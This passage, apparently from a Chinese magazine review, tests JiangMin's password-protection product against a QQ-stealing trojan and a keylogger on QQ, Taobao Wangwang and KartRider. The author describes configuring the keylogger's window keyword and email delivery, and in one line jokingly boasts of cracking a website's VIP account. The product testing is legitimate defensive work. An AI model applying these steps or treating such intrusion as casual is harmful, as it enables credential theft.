我们再拿一个QQ号来进行登录测试，结果出现了同样的提示信息，这次我们选择“禁止”，结果发现真的收不到密码邮件了（另注：在毒药机器上测试，收到了密码邮件，但密码是错误的）。我再回头看一下“拦截记录”，这次的记录表示是“QQ.exe访问network”，操作目标“http”、处理方式“禁止”，如图14。看来点“禁止”确实完成了对QQ帐号的保护（很奇怪，为什么这次的操作目标不是Email而是http？）。




图14

评价：

从对QQ的保护测试来看，江民密保做的不是很好。主要是因为密保并不会定位并提示“盗QQ木马”的程序文件在获取QQ密码信息或对外发送邮件，而只提示QQ程序在访问网络，所有的提示信息都是QQ.exe这个模块在访问网络，这样我们是很难判断哪些需要我们点“允许”或哪些点“禁止”，这些操作到底是不是合法的！这实在是一个不足。不过不管怎么说，江民密保至少不是浑然不知，在我对相应操作点了“禁止”后，也确实阻止了木马程序对外发密码邮件。




图15




图16




图17

接下来我们测试的聊天软件为淘宝旺旺（版本：V1.7），测试用的木马为红蜘蛛键盘记录器白银版，E-mail收信方式。

现在上淘宝买东西的人很多，为了方便和卖家联系，淘宝旺旺用得也就很多了，名气也算不小。不过因为没有专门盗号木马，所以这里就用键盘记录工具来代替吧。

配好键盘记录器，设置窗口关键字为“淘宝旺旺”，然后填写相应收信信息，如图15。

点生成服务端并运行（电脑不要怪我啊，为了测试，你就忍了吧，回头叫欠钱请我吃饭）。我们登录淘宝旺旺，输入用户名与密码。然后等上6分钟去收信，如图16。证明木马工作正常，不过天网会报警Explorer.exe访问网络端口SMTP[25]，不用说了一定是马儿在发邮件，如图17。

现在打开密保，它还是自动保护了淘宝旺旺。运行淘宝旺旺，仍然是连续的几个关于wangwang.exe访问网络的请求，提示信息都一样：“wangwang.exe访问不明网络”，大部份请求应该就是从网上获取一些flash信息或广告什么的，如图18。

全部点击“允许”，木马很自然的发出了密码信件，密保完全没有检测到截取密码的模块信息，没启到密保的作用。那全点“禁止”呢？结果测试了惊讶的发现还是收到了密码信件！因此江民密保对淘宝旺旺完全一点保护作用也没起到！




图18

综合表现：（表-1）

聊天程序样本	木马样本	密保是否有效	密保是否准确定位入侵模块	提示信息详细与否
QQ	完美QQ大盗	有	不能	提示内容全部一样，无法分清请示是否合法
淘宝旺旺	键盘记录	无	不能	提示内容全部一样，无法分清请示是否合法

表-1

通过上表我们了解到就保护聊天软件这一项测试就反应了几个问题：

①密保工作不是很稳定，对QQ保护有效而对淘宝旺旺无效。

②不能对木马程序的病毒文件（就是密保中的入侵模块）准确的定位。

③提示信息的问题，不能定位入侵模块，提示内容全部一样，也就无法分清请求的合法性，提示内容“可能概率低……”会给用户带来错觉（即：所有请求和操作都是合法的）。

④还不如天网防火墙，天网还知道是Explorer在发信，密保根本就没有定位。

2．对网游的保护

经历了对聊天软件保护测试的失望后，我们看看江民密保的重头保护对象——网络游戏！

测试的游戏为跑跑卡丁车，测试用的木马为红蜘蛛键盘记录器白银版，E-mail收信方式。

为了从网上找到一个跑跑卡丁车专门的盗号木马，找到了www.bbzz.com.cn。可是它居然提示要VIP会员才能下载，要花钱（唉，一点共享精神都没有）！没事随便测试了一下这个站，一会儿时间就破了一个VIP号，下载……不是吧！？居然是个键盘记录器！太垃圾了！算了我还是用“红蜘蛛键盘记录器”



图19

为大家测试一下吧！

配置七剑并生成相应的服务端，因为卡丁车的登录窗口标题为Login，如图19。因此这里要把窗口关键字设为Login，生成小马再次给自己运行下，不开密保登录跑跑卡丁车，等一小会儿去收信，很顺利的就记录了用户名与密码信息并成功发送邮件，如图20。




图20

现在打开密保，运行跑跑卡丁车，密保自动将跑跑的主程序文件列入到“当前正在保护的对象”列表中，并提示KarRider.exe要访问网络，我连着点了几个“允许”，很自然的又收到了密码信。可是全部点“禁止”之后，KarRider.exe将无法与服务器进行连接，也就无法进行游戏了，可是密保的提示信息依然是“可疑概率低，应该是正常程序”，我们是无法来分辨哪一个请求是合法的，哪一个请求是键盘记录器读取密码，哪一个请求是键盘记录器在发送邮件，如图21。




图21

